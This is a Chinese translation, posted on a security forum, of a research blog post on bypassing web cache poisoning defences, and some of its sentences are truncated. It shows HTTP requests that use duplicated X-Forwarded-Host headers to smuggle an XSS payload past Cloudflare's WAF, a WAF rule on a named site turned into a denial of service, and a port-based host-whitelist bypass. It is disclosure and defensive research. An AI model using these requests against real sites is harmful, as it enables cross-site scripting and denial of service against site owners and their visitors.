
登录

【翻译】Web缓存投毒防御策略绕过

无我无常 / 2018-10-11 20:18:43 / 浏览数 2324 安全技术 WEB安全 顶(0) 踩(0)

原文地址：https://portswigger.net/blog/bypassing-web-cache-poisoning-countermeasures



继上个月关于Web缓存投毒的演示文稿和白皮书之后，各公司已部署防御措施以试图缓解缓存投毒攻击。在这篇文章中，我将介绍一些可以用来绕过它们的通用弱点。
这项研究引发了几家主要缓存供应商的响应。Akamai发布了一个简短的响应，令人迷惑地引用Web缓存欺骗的缓解措施，实际上它几乎没有阻止Web缓存投毒攻击。fastly
让我们仔细看看Cloudflare部署的两个防御策略。第一个是向他们的WAF添加一个规则来阻止类似XSS的字符，比如我在研究中使用的某些请求头中的<，像在X-Forwarded

```
GET / HTTP/1.1
Host: waf.party
X-Forwarded-Host: xss<

HTTP/1.1 403 Forbidden

Attention Required!
```

这使得通过向这些请求头缓存投毒以直接获取XSS的方式变得更加困难，但正如他们所指出的那样，仍然会使一些应用程序容易受到攻击，因为漏洞并不总是需要这些字符。

```
GET / HTTP/1.1
Host: waf.party
X-Forwarded-Host: evil.net

HTTP/1.1 200 OK

<a href="https://evil.net/"

■■■■■■■■https://waf.party/
■■■■■■■■■https://waf.party/|evil.net
```

不幸的是，这两种防御策略实际都存在严重的缺陷，这意味着它们可以被完全绕过。这种方法通过设置一个小优化级设置，这意味着如果Cloudflare匹配Host头，则不会将X

```
GET / HTTP/1.1
Host: waf.party
X-Forwarded-Host: waf.party

■■■■■■■■■https■//waf.party/
```

致命的缺陷是Cloudflare只查看每个请求头的第一个实例，因此攻击者可以提供重复的请求头，第一个实例是无害的，第二个实例包含payload。当后端服务器处理此类请求

```
GET / HTTP/1.1
Host: waf.party
X-Forwarded-Host: waf.party
X-Forwarded-Host: evil.net"/><script...
```

```
HTTP/1.1 200 OK

<a href="https://waft.party, evil.net"/><script...

■■■■■■■■https■//waf.party/
```

我上周向Cloudflare报告了这个问题，所以这个问题很快就会被修补，并且缓存键绕过现在已经修补了。虽然他们的修复最初并没有成功，但他们值得被赞扬作为唯一尝试
- 因为它只能阻止使用常用的请求头攻击。
其他公司尝试修补也可能出错。一个常见的错误是发现缓存投毒攻击并使用已缓存的响应阻止它。这极有可能地造成了拒绝服务问题。这种危险也可能由WAF引起
- 例如www.tesla.com 使用WAF阻止任何请求头中包含字符串'burpcollaborator.net'的请求:

```
GET /en_GB/roadster HTTP/1.1
Host: www.tesla.com
Any-Header: burpcollaborator.net

HTTP/1.1 403 Forbidden

Access Denied. Please contact waf@tesla.com
```

在此次攻击之后，任何试图访问该页面的人都会发现自己被拒绝访问了：

```
GET /en_GB/roadster HTTP/1.1
Host: www.tesla.com

HTTP/1.1 403 Forbidden

Access Denied. Please contact waf@tesla.com
```

我见过的另一个错误发生在公司试图修补引入漏洞的框架，但低估了请求头的全部潜力。例如，一个站点将可接受的request.host变量值列入了白名单，该变量由X-Forward

```
GET / HTTP/1.1
Host: redacted.com
X-Forwarded-Host: redacted.com:123

HTTP/1.1 301 Moved Permanently
Location: https://redacted.com:123/
```

最终，在特定的基础上修补Web缓存投毒可能很棘手，Web框架的作者是解决这些常见的问题的最好的人。像Django和Flask这样的框架近年来已经禁用了对这些请求头的
on Rails这样的其他框架已被反复警告，但最近才开始转向部署修复程序。
最后，我应该提一下，我将在周一发布的Param
Miner中做出实质性更新，特别是包括默认禁用静态'fcbz'缓存爆破程序，因为它破坏了某些网站。这意味着当您使用浏览器或Repeater尝试缓存投毒时，您需要手动指定自
祝你好运，保持安全！

上一篇：TheDAO悲剧重演，SpankC... 下一篇：MuddyWater最新攻击活动分析

1. 1 条回复

tdbrlly 2019-01-16 16:59:14

沙发，关注了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板